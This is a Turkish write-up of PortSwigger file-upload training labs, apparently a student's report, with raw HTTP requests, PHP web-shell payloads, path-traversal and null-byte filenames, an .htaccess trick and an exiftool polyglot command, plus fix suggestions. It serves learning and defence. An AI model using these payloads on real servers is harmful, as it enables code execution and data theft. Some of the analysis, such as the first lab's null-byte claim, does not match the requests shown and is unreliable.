



FILE UPLOAD PORTSWIGGER

## İçindekiler

Lab: Remote code execution via web shell upload .....	2
İçerik: .....	2
Zafiyetin Tespiti ve Analizi: .....	2
Zafiyet Çözüm Önerisi: .....	2
Lab: Web shell upload via Content-Type restriction bypass .....	3
İçerik: .....	3
Zafiyetin Tespiti ve Analizi: .....	3
Zafiyet Çözüm Önerisi: .....	3
Lab: Web shell upload via path traversal .....	4
İçerik: .....	4
Zafiyetin Tespiti ve Analizi: .....	4
Zafiyet Çözüm Önerisi: .....	5
Lab: Web shell upload via extension blacklist bypass .....	6
İçerik: .....	6
Zafiyetin Tespiti ve Analizi: .....	6
Zafiyet Çözüm Önerisi: .....	6
Lab: Web shell upload via obfuscated file extension .....	7
İçerik: .....	7
Zafiyetin Tespiti ve Analizi: .....	7
Zafiyet Çözüm Önerisi: .....	7
Lab: Remote code execution via polyglot web shell upload .....	8
İçerik: .....	8
Zafiyetin Tespiti ve Analizi: .....	8
Zafiyet Çözüm Önerisi: .....	8

# Lab: Remote code execution via web shell upload

## İçerik:

This lab contains a vulnerable image upload function. It doesn't perform any validation on the files users upload before storing them on the server's filesystem. To solve the lab, upload a basic PHP web shell and use it to exfiltrate the contents of the file `/home/carlos/secret`. Submit this secret using the button provided in the lab banner. You can log in to your own account using the following credentials: *wiener:peter*

## Zafiyetin Tespiti ve Analizi:

- Sunucunun, dosya uzantısını doğrularken dosya adında bulunan bir null byte karakterini (%00) dikkate almadığı ve bu karakter sonrasında gelen uzantıyı kestiği görülmüştür. Bu sayede, zararlı bir PHP dosyası .jpg uzantısıyla birlikte yüklendiğinde, sunucu aslında dosyayı PHP olarak işleyip çalıştırabilmiştir. Bu zafiyet, kötü niyetli bir kullanıcının zararlı bir PHP kodu yükleyerek sunucu üzerinde komut çalıştırmasına ve hassas verilere erişmesine olanak tanır. Bu durumda, `/home/carlos/secret` dosyasının içeriğine erişilmiştir.
- Yüklenen dosyanın adının exploit.php olarak sunucuda depolandığı gözlemlendi ve bu dosya, GET isteğiyle çalıştırıldığında sunucudaki hassas bir dosyanın içeriğini (Carlos'un sırrını) döndürdü.

Request			Response			
Pretty	Raw	Hex	Pretty	Raw	Hex	Render
<pre>12 Content-Type: multipart/form-data; 13 boundary=----WebKitFormBoundaryZ68masM0uwU5vAw 14 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) 15 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.89 16 Safari/537.36 17 Accept: 18 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/ 19 webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 20 Sec-Fetch-Site: same-origin 21 Sec-Fetch-Mode: navigate 22 Sec-Fetch-User: ?1 23 Sec-Fetch-Dest: document 24 Referer: 25 https://0a75009403d3792881997f1b00ef002f.web-security-academy.net/my-ac count?id=wiener 26 Accept-Encoding: gzip, deflate, br 27 Priority: u=0, i 28 29 ----WebKitFormBoundaryZ68masM0uwU5vAw 30 Content-Disposition: form-data; name="avatar"; filename="kedi.jpg" 31 Content-Type: image/jpeg</pre>			<pre>1 HTTP/2 200 OK 2 Date: Mon, 12 Aug 2024 11:35:32 GMT 3 Server: Apache/2.4.41 (Ubuntu) 4 Vary: Accept-Encoding 5 Content-Type: text/html; charset=UTF-8 6 X-Frame-Options: SAMEORIGIN 7 Content-Length: 129 8 9 The file avatars/kedi.jpg has been uploaded.&lt;p&gt; 10 &lt;a href="/my-account" title="Return to previous page"&gt; 11   &lt; Back to My Account 12 &lt;/a&gt; 13 &lt;/p&gt;</pre>			

Request			Response			
Pretty	Raw	Hex	Pretty	Raw	Hex	Render
<pre>1 GET /files/avatars/exploit.php HTTP/2 2 Host: 0a75009403d3792881997f1b00ef002f.web-security-academy.net 3 Cookie: session=sP7UuWfSEAgKnDBtCSJcNuYi6D6rncT 4 Sec-Ch-Ua: "Chromium";v="127", "Not)A;Brand";v="99" 5 Accept-Language: tr-TR 6 Sec-Ch-Ua-Mobile: ?0 7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 8 (KHTML, like Gecko) Chrome/127.0.6533.89 Safari/537.36 9 Sec-Ch-Ua-Platform: "Windows" 10 Accept: image/avif,image/webp,image/svg+xml,image/*,*/*;q=0.8 11 Sec-Fetch-Site: same-origin 12 Sec-Fetch-Mode: no-cors 13 Sec-Fetch-Dest: image 14 Referer: 15 https://0a75009403d3792881997f1b00ef002f.web-security-academy.net/my-ac count?id=wiener 16 Accept-Encoding: gzip, deflate, br 17 Priority: u=2, i</pre>			<pre>1 HTTP/2 200 OK 2 Date: Mon, 12 Aug 2024 11:42:08 GMT 3 Server: Apache/2.4.41 (Ubuntu) 4 Content-Type: text/html; charset=UTF-8 5 X-Frame-Options: SAMEORIGIN 6 Content-Length: 32 7 8 ASj0L1XtcwctXcnmE Irm4s9ALSHMTgojS</pre>			

## Zafiyet Çözüm Önerisi:

- Dosya uzantısı doğrulanmalı ve sunucuda işleme alınmadan önce null byte karakterleri filtrelenmelidir.
- Yalnızca dosya uzantısına değil, aynı zamanda dosyanın gerçek MIME tipine göre doğrulama yapılmalıdır.

# Lab: Web shell upload via Content-Type restriction bypass

## İçerik:

This lab contains a vulnerable image upload function. It attempts to prevent users from uploading unexpected file types, but relies on checking user-controllable input to verify this. To solve the lab, upload a basic PHP web shell and use it to exfiltrate the contents of the file `/home/carlos/secret`. Submit this secret using the button provided in the lab banner. You can log in to your own account using the following credentials: `wiener:peter`

## Zafiyetin Tespiti ve Analizi:

- Sunucu, dosya uzantısına ve içeriğine göre MIME tipini doğrulamaktadır, ancak bu doğrulama sadece istemci tarafından gönderilen Content-Type başlığına dayanmaktadır. Zararlı bir PHP dosyasının Content-Type başlığını image/jpeg olarak değiştirilerek dosyanın sunucuya yüklendiği gözlemlenmiştir.
- Yüklenen dosyanın başarılı bir şekilde sunucuya gönderildiği ve GET isteğiyle çalıştırıldığında sunucudaki hassas bir dosyanın içeriğini döndürdüğü gözlemlenmiştir.

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
<pre>1 Cookie: session=bl00A07v3D6Id8kxact1T1Hf8ctHC6XQ 2 Content-Length: 462 3 Cache-Control: max-age=0 4 Sec-Ch-Ua: "Chromium",v="127", "Not)A;Brand",v="99" 5 Sec-Ch-Ua-Mobile: ?0 6 Sec-Ch-Ua-Platform: "Windows" 7 Accept-Language: tr-TR 8 Upgrade-Insecure-Requests: 1 9 Origin: https://0a4c00be04dc5263874983ac006b007c.web-security-academy.net 10 Content-Type: multipart/form-data; 11 boundary=----WebKitFormBoundaryUUVw7Ff3WhEddu2 12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.89 Safari/537.36 13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b2;q=0.7 14 Sec-Fetch-Site: same-origin 15 Sec-Fetch-Mode: navigate 16 Sec-Fetch-User: ?1 17 Sec-Fetch-Dest: document 18 Referer: https://0a4c00be04dc5263874983ac006b007c.web-security-academy.net/my-account?id=wiener 19 Accept-Encoding: gzip, deflate, br 20 Priority: u=0, i 21 22 ----WebKitFormBoundaryUUVw7Ff3WhEddu2 23 Content-Disposition: form-data; name="avatar"; filename="exploit.php" 24 Content-Type: image/png 25 26 &lt;?php echo file_get_contents('/home/carlos/secret'); ?&gt;</pre>				<pre>1 HTTP/2 200 OK 2 Date: Mon, 12 Aug 2024 11:51:16 GMT 3 Server: Apache/2.4.41 (Ubuntu) 4 Vary: Accept-Encoding 5 Content-Type: text/html; charset=UTF-8 6 X-Frame-Options: SAMEORIGIN 7 Content-Length: 132 8 9 The file avatars/exploit.php has been uploaded.&lt;p&gt; 10 &lt;a href="/my-account" title="Return to previous page"&gt; 11   &lt; Back to My Account 12 &lt;/a&gt; 13 &lt;/p&gt;</pre>			

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
<pre>1 GET /files/avatars/exploit.php HTTP/2 2 Host: 0a4c00be04dc5263874983ac006b007c.web-security-academy.net 3 Cookie: session=bl00A07v3D6Id8kxact1T1Hf8ctHC6XQ 4 Sec-Ch-Ua: "Chromium",v="127", "Not)A;Brand",v="99" 5 Accept-Language: tr-TR 6 Sec-Ch-Ua-Mobile: ?0 7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.89 Safari/537.36 8 Sec-Ch-Ua-Platform: "Windows" 9 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8 10 Sec-Fetch-Site: same-origin 11 Sec-Fetch-Mode: no-cors 12 Sec-Fetch-Dest: image 13 Referer: https://0a4c00be04dc5263874983ac006b007c.web-security-academy.net/my-account?id=wiener 14 Accept-Encoding: gzip, deflate, br 15 Priority: u=2, i</pre>				<pre>1 HTTP/2 200 OK 2 Date: Mon, 12 Aug 2024 11:51:21 GMT 3 Server: Apache/2.4.41 (Ubuntu) 4 Content-Type: text/html; charset=UTF-8 5 X-Frame-Options: SAMEORIGIN 6 Content-Length: 32 7 8 v3Z3tPtkmG7AZx5rMyITXrvLa2EbD9on</pre>			

## Zafiyet Çözüm Önerisi:

- Dosya yükleme işlemlerinde MIME tipi doğrulamasını yapılmalı ve sunucu tarafında yüklenen içeriği kontrol edilmelidir.
- Sunucu tarafında dosya uzantısı ve içeriği ile MIME tipi kontrol edilmelidir.

# Lab: Web shell upload via path traversal

## İçerik:

This lab contains a vulnerable image upload function. The server is configured to prevent execution of user-supplied files, but this restriction can be bypassed by exploiting a secondary vulnerability. To solve the lab, upload a basic PHP web shell and use it to exfiltrate the contents of the file `/home/carlos/secret`. Submit this secret using the button provided in the lab banner. You can log in to your own account using the following credentials: `wiener:peter`

## Zafiyetin Tespiti ve Analizi:

- Zararlı php dosyası (exploit.php) avatar olarak yüklenmiştir.
- Sunucu, dosyanın PHP uzantısını tespit edip dosyayı düz metin olarak geri döndürmüştür. Bu, sunucunun PHP dosyalarını çalıştırmadan önce içerik türünü kontrol ettiği anlamına gelir.
- PHP dosyasını yüklemek için `filename="exploit.php%00.jpg"` gibi URL kodlama yöntemi kullanılmıştır. Null byte (%00) ve .jpg uzantısı sunucunun dosya adını değiştirmesine olanak tanımıştır.
- Dizin geçişi kullanılarak, dosyanın sunucuda farklı bir dizine yüklenmesi sağlanmıştır.
- Dosyanın içeriğini ve uzantısını kontrol etmeden önce, URL kodlaması ve izin geçişi ile dosyayı `../exploit.php` dizinine yüklemeye izin vermiştir.

Request		Response	
Pretty	Raw	Pretty	Raw
<pre>https://0acc000d046605c08034f348003100f3.web-security-academy.net Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryjUcQpMxI45AJmHcp Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 Sec-Fetch-Site: same-origin Sec-Fetch-Mode: navigate Sec-Fetch-User: ?1 Sec-Fetch-Dest: document Referer: https://0acc000d046605c08034f348003100f3.web-security-academy.net/my-account?id=wiener Accept-Encoding: gzip, deflate, br Priority: u=0, i -----WebKitFormBoundaryjUcQpMxI45AJmHcp Content-Disposition: form-data; name="avatar"; filename=" ..%00exploit.php" Content-Type: image/png &lt;?php echo file_get_contents('/home/carlos/secret'); ?&gt;</pre>		<pre>HTTP/2 200 OK Date: Wed, 14 Aug 2024 11:09:13 GMT Server: Apache/2.4.41 (Ubuntu) Vary: Accept-Encoding Content-Type: text/html; charset=UTF-8 X-Frame-Options: SAMEORIGIN Content-Length: 135  The file avatars/ ../exploit.php has been uploaded.&lt;p&gt; &lt;a href="/my-account" title="return to previous page"&gt;   &lt; Back to My Account &lt;/a&gt; &lt;/p&gt;</pre>	

Request		Response	
Pretty	Raw	Pretty	Raw
<pre>GET /files/avatars/exploit.php HTTP/2 Host: 0acc000d046605c08034f348003100f3.web-security-academy.net Cookie: session=bw14ij8idq5fQHMPD8IR22e4Hr3nEnJ Sec-Ch-UA: "Chromium",v="127", "Not)A;Brand",v="99" Accept-Language: tr-TR Sec-Ch-UA-Mobile: ?0 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.89 Safari/537.36 Sec-Ch-UA-Platform: "Windows" Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8 Sec-Fetch-Site: same-origin Sec-Fetch-Mode: no-cors Sec-Fetch-Dest: image Referer: https://0acc000d046605c08034f348003100f3.web-security-academy.net/post?postId=7 Accept-Encoding: gzip, deflate, br Priority: i</pre>		<pre>HTTP/2 200 OK Date: Wed, 14 Aug 2024 11:05:03 GMT Server: Apache/2.4.41 (Ubuntu) Last-Modified: Wed, 14 Aug 2024 11:01:46 GMT Etag: "39-61fa2aff40b83" Accept-Ranges: bytes Set-Cookie: session=DCnstEnDxoD0wfMGxwLAXfClQp29Q7bo; Secure; HttpOnly; SameSite=None X-Frame-Options: SAMEORIGIN Content-Length: 57  &lt;?php echo file_get_contents('/home/carlos/secret'); ?&gt;</pre>	

Request					Response				
Pretty	Raw	Hex			Pretty	Raw	Hex	Render	
1	GET	/files/avatars/.../exploit.php	HTTP/2		1	HTTP/2	200 OK		
2	Host	0acc000d046605c08034f248003100f2.web-security-academy.net			2	Date	Wed, 14 Aug 2024 11:08:45 GMT		
3	Cookie	session=bwl4ij8idg5FQHDPD81R22es4Wz3nEnJ			3	Server	Apache/2.4.41 (Ubuntu)		
4	Sec-Ch-Ua	"Chromium";v="127", "Not)A;Brand";v="99"			4	Content-Type	text/html; charset=UTF-8		
5	Accept-Language	tr-TR			5	Set-Cookie	session=9H0V7BE1aek1d0j1zhy1GB10C1s3UBss; Secure, SameSite=None		
6	Sec-Ch-Ua-Mobile	?0			6	X-Frame-Options	SAMEORIGIN		
7	User-Agent	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.89 Safari/537.36			7	Content-Length	32		
8	Sec-Ch-Ua-Platform	"Windows"			8				
9	Accept	image/avif, image/webp, image/apng, image/svg+xml, image/*; q=0.8			9		v00CwJUF6vWfv0Coa6UJhQwJc9UdLcHx		
10	Sec-Fetch-Site	same-origin							
11	Sec-Fetch-Mode	no-cors							
12	Sec-Fetch-Dest	image							
13	Referer	https://0acc000d046605c08034f248003100f2.web-security-academy.net/post?postId=7							
14	Accept-Encoding	gzip, deflate, br							
15	Priority	i							

### Zafiyet Çözüm Önerisi:

- Dosya yükleme işlemleri sırasında dosya adlarını ve yollarını doğrulanarak kontrol edilmeli, izin geçiş dizileri ( . . / ) ve URL kodlaması doğru şekilde işlenmeli ve engellenmelidir.
- Yüklenen dosyaların yalnızca belirli güvenli uzantılara ve MIME türlerine sahip olmasına izin verilmelidir.

# Lab: Web shell upload via extension blacklist bypass

## İçerik:

This lab contains a vulnerable image upload function. Certain file extensions are blacklisted, but this defense can be bypassed due to a fundamental flaw in the configuration of this blacklist. To solve the lab, upload a basic PHP web shell, then use it to exfiltrate the contents of the file `/home/carlos/secret`. Submit this secret using the button provided in the lab banner. You can log in to your own account using the following credentials: `wiener:peter`

## Zafiyetin Tespiti ve Analizi:

- .htaccess dosyası yükleyerek, Apache sunucusunun belirli bir dosya uzantısını PHP olarak değerlendirmesi sağlanmıştır.
- .htaccess dosyasının yüklenmesi ve özel uzantılar tanımlanması sonrası, sunucunun zararlı bir dosyayı PHP olarak çalıştırdığı ve hassas bir bilginin (Carlos'un sırrı) ele geçirildiği gözlemlenmiştir.

The screenshot displays the network traffic of a web browser. The Request tab shows a POST request to `https://0a430087045f735f80b40d0600c0003d.web-security-academy.net` with a `Content-Type: multipart/form-data`. The request body contains a file named `avatar` with the filename `.htaccess`. The Response tab shows a 200 OK status and a message: `The file avatars/.htaccess has been uploaded.`

The screenshot displays the network traffic of a web browser. The Request tab shows a GET request to `/files/avatars/shell.shell`. The Response tab shows a 200 OK status and a message: `pQcX4K1S9Arw1XHF821lbuYqgq3T24v`.

## Zafiyet Çözüm Önerisi:

- .htaccess gibi yapılandırma dosyalarının yüklenmesi engellenmelidir.
- Yüklenen dosyaların yalnızca güvenli uzantılara ve MIME türlerine sahip olması sağlanmalı ve dosya içerikleri doğrulanmalıdır.


# Lab: Web shell upload via obfuscated file extension

## İçerik:

This lab contains a vulnerable image upload function. Certain file extensions are blacklisted, but this defense can be bypassed using a classic obfuscation technique. To solve the lab, upload a basic PHP web shell, then use it to exfiltrate the contents of the file `/home/carlos/secret`. Submit this secret using the button provided in the lab banner. You can log in to your own account using the following credentials: `wiener:peter`

## Zafiyetin Tespiti ve Analizi:

- Bir PHP dosyası (`exploit.php`) avatar olarak yüklenmeye çalışıldı, ancak sistemin sadece JPG ve PNG formatlarını kabul ettiği tespit edildi.
- PHP dosyasının uzantısına bir URL kodlu null byte (`%00`) eklenerek `.jpg` uzantısı simüle edildi ve bu şekilde dosya sunucuya yüklendi.



## Zafiyet Çözüm Önerisi:

- Dosya yükleme işlemlerinde yüklenen dosyanın içeriği ve türü doğrulanmalı ve dosya uzantıları beyaz listeye alınmalıdır.
- Sunucu tarafında dosya uzantılarını doğrulanmalı, null byte karakterinin işlenmesine izin verilmemelidir.



# Lab: Remote code execution via polyglot web shell upload

## İçerik:

This lab contains a vulnerable image upload function. Although it checks the contents of the file to verify that it is a genuine image, it is still possible to upload and execute server-side code. To solve the lab, upload a basic PHP web shell, then use it to exfiltrate the contents of the file `/home/carlos/secret`. Submit this secret using the button provided in the lab banner. You can log in to your own account using the following credentials: *wiener:peter*

## Zafiyetin Tespiti ve Analizi:

- `exploit.php` adlı bir PHP dosyası oluşturuldu.  
İçeriği: `<?php echo file_get_contents('/home/carlos/secret'); ?>`
- `puft.png` adlı bir resim dosyasına, *EXIF Comment* alanında PHP kodunu içeren bir polyglot dosyası oluşturuldu.  
`"exiftool -Comment="<?php echo 'START ' . file_get_contents('/home/carlos/secret') . ' END'; ?>" puft.png -o polyglot.php"`
- `polyglot.php` dosyası avatar olarak yüklendi.
- Burp Suite kullanarak `/files/avatars/polyglot.php` adresine GET isteği yapıldı ve yanıt içindeki `START` ve `END` arasında Carlos'un sırrı elde edildi.

## Zafiyet Çözüm Önerisi:

- Yüklenen dosyaların içeriği de kontrol edilmelidir.
- EXIF metadata ve dosya içi kodlar taranmalıdır.